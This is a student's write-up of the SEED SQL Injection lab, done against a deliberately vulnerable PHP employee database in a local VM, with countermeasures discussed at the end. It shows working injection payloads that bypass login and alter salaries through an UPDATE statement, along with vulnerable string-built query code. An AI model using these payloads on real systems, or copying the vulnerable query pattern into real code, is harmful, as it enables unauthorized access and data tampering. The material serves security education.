

Anthony Chavez

Professor Dai

Lab 5 – SQL Injection

Lab Objective

In this lab, we were tasked to fully understand the weakness in SQL semantics and know how to exploit the vulnerabilities in the interface between web applications and database servers, for retrieval of unallowed data.

Initial Setup

First, we must download the SQL-Injection Lab file from the following url:
https://web.ecs.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQL_Injection/.



SQL Injection Attack Lab
SEED Lab: A Hands-on Lab for Security Education

Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. The SQL injection attack is one of the most common attacks on web applications.

In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.

Lab Tasks (Description) (Video)

Recommended Time:

- Supervised situation (e.g. a closely-guided lab session): **2 hours**
- Unsupervised situation (e.g. take-home project): **1 week**

Files that are Needed

- **patch.tar.gz**: The current VM does not support this new lab, so you need to run the patch script to set up the lab environment in the VM.

Suggested Reading

After downloading the file, we will extract the contents by typing in the following commands:

```
tar -zxvf patch.tar.gz
cd patch/
./bootstrap.sh
*password for seed: dees*
```

```
[11/30/2021 14:03] seed@ubuntu:~/Downloads$ tar -zxvf patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[11/30/2021 14:04] seed@ubuntu:~/Downloads$ cd patch/
[11/30/2021 14:05] seed@ubuntu:~/Downloads/patch$ ./bootstrap.sh
[sudo] password for seed:
* Restarting web server apache2
... waiting
[11/30/2021 14:05] seed@ubuntu:~/Downloads/patch$
```

Next, we will turn off the counter measures by navigating to `/etc/php5/apache2/php.ini`, changing the line `magic_quotes_gpc = On` to `magic_quotes_gpc = Off`, and restart the Apache server to reflect the changes.

```
sudo gedit /etc/php5/apache2/php.ini
```

```
[11/30/2021 14:11] seed@ubuntu:~/Downloads/patch$ sudo gedit /etc/php5/apache2/php.ini
```

```
; Magic quotes are a preprocessing feature of PHP where PHP will attempt to
; escape any character sequences in GET, POST, COOKIE and ENV data which might
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = On
```

```
; Magic quotes are a preprocessing feature of PHP where PHP will attempt to
; escape any character sequences in GET, POST, COOKIE and ENV data which might
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off
```

```
sudo service apache2 restart
```

```
[11/30/2021 14:20] seed@ubuntu:~/Downloads/patch$ sudo service apache2 restart
* Restarting web server apache2
... waiting
[11/30/2021 14:20] seed@ubuntu:~/Downloads/patch$ [ OK ]
```

Task 1: MySQL Console

Let's first log into the MySQL database and see what tables are available by typing in the following commands:

```
mysql -u root -pseedubuntu
use Users
show tables;
```

```
[11/30/2021 14:20] seed@ubuntu:~/Downloads/patch$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 263
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> █
```

Next, let's try to get the database to return some records without knowing any eid.

```
SELECT * FROM credential WHERE eid = '          ';
```

```
mysql> SELECT * FROM credential WHERE eid = '';
Empty set (0.00 sec)

mysql>
```

However, we can get some records by typing the following command:

```
SELECT * FROM credential WHERE eid = '' or 1=1;#
```

```
mysql> SELECT * FROM credential WHERE eid = '' or 1=1;#
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fd |
| 2 | Bob | 20000 | 30000 | 4/20 | 10213352 | | | | | b7 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3 |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 99 |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

Task 2: SQL Injection Attack on SELECT Statement

First, we will need to navigate to www.seedlabsqlinjection.com. Since I couldn't get the page to load by typing in the URL, I had to use the terminal to launch the page.

```
firefox www.seedlabsqlinjection.com
```

[11/30/2021 15:27] seed@ubuntu:~\$ firefox www.seedlabsqlinjection.com

http://www.seedlabsqlinjection.com/

www.seedlabsqlinjection.com

Most Visited Getting Started Seed Labs

Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABS

Now we will try to log into the application without knowing any employee's credentials.

Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

LOG OFF

Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

As can be seen, we were able to obtain Alice's profile.

Using the provided code for the login, we will answer Task 2A and 2B.

```
<?php
    $input_eid = $_GET['EID'];
    $input_pwd = $_GET['Password'];
    $conn = getDB();

    $input_pwd = sha1($input_pwd);

    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
              email, nickname, Password
            FROM credential
            WHERE eid= '$input_eid' and Password='$input_pwd'";

    $result = $conn->query($sql);


    // If there is a match, the user will be able to log in.
    . . . . .
?>
```

Task 2A: Log into Admin's account without knowing Admin's password (**you do know Admin's EID**, which is 99999).

We can accomplish this by inputting the following in the Employee ID field.

99999';#

Looking at the code, 99999 will get placed in the query since the apostrophe will be used to signify the end of the \$input_eid string and the ;# symbols tell the code to ignore the rest. This will skip over the password verification part of the query and allow access to the application.




Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs



Alice Profile
Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Bobby Profile
Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile
Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile
Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile
Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile
Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

Task 2B: Do the same thing, but you don't know Admin's EID (**you do know Admin's name is Admin**).

We can accomplish this by inputting the following in the Employee ID field.

' OR Name='Admin';#

Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

Alice Profile
Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile
Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile
Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile
Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile
Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile
Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

As can be seen from the image above, we get the same result as Task 2A.

Task 3: SQL Injection Attack on UPDATE Statement (modify database)

We will now log into Alice's account (EID: 10000, Password: seedalice), select "Edit Profile," and complete Task 3A and Task 3B.

Given Edit-Profile Page Code:

```
<?php
    session_start();
    $input_email = $_GET['Email'];
    $input_nickname = $_GET['NickName'];
    $input_address = $_GET['Address'];
    $input_pwd = $_GET['Password'];
    $input_phonenumber = $_GET['PhoneNumber'];
    $input_id = $_SESSION('id');
    $conn = getDB();

    $input_pwd = sha1($input_pwd);
    $sql = "UPDATE credential
        SET nickname='$input_nickname',email='$input_email',
            Address='$input_address',Password='$input_pwd'
        WHERE ID='$input_id';"

    $conn->query($sql);
?>
```


Employee Profile Information

Employee ID:

Password:

Copyright © SEED LABs

Hi,Alice

Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABs

Task 3A: Your boss did not increase your salary this year, so do it yourself (the salary field in the table is called “Salary”).

We accomplish this by typing the following in the “Nick Name” field:

```
' ,Salary='20201124' WHERE eid='10000';#
```

Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Copyright © SEED LABs

Alice Profile

Employee ID	10000
Salary	20201124
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Edit Profile

As can be seen in the image above, we were successful in changing Alice's salary to "20201124".

Task 3B: You don't like your boss, and want to change his/her salary to 1 dollar.

We accomplish this by typing the following in the "Nick Name" field:

```
' ,Salary='1' WHERE Name='Boby' ;#
```

Edit Profile Information

Nick Name:

Email :

Address:

Phone Number:

Password:

Edit

Copyright © SEED LABs

We will see Alice's updated profile appear, but to see Bobby's salary we must log off of Alice's account, and log in as admin by typing the following in the "Employee ID" field:

```
99999' ;#
```

Employee Profile Information

Employee ID:

Password:

[Get Information](#)

Copyright © SEED LABs

Alice Profile

Employee ID: 10000 salary: 20201124 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 1 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

[Edit Profile](#)

Copyright © SEED LABs

As can be seen in the image above, Bobby's salary is now only \$1.

Countermeasure 1: Escape Special Characters

Apache's Configuration:

"magic_quotes_gpc = On" in php.ini

PHP's solution: `mysql_real_escape_string()`

```
<?php
// Connect
$link = mysql_connect( 'mysql_host', 'mysql_user',
    'mysql_password' )
    OR die(mysql_error());

// Query
$query = sprintf("SELECT * FROM users WHERE user='%s' AND
    password='%s'",
        mysql_real_escape_string($user),
        mysql_real_escape_string($password));
?>
```

In the setup of this lab, we turned the *"magic_quotes_gpc"* setting to "Off" which allowed the SQL injection attacks to pass through. However, once we turn this setting back to "On," the SQL injection attacks will not work.

The reason being that the fundamental cause of SQL Injection Vulnerability is because the input may contain code. Code input as data and the code is executed. This is patched by *"mysql_real_escape_string()"* since the \$user and \$password strings will be validated.

Countermeasure 2: Prepared Statement

Provided Example:

```
<?php
$stmt = $conn->prepare("SELECT * FROM credential
    WHERE user = ? AND age = ? ");
$stmt->bind_param("si", $user, $age);
$stmt->execute();
?>
```

This is another form of data validation. In the second statement, \$user must be of type String and \$age must be of type Integer. Therefore, only when the correct format of both variables is entered, will the SELECT statement execute. This countermeasure separates the format specifications and execution.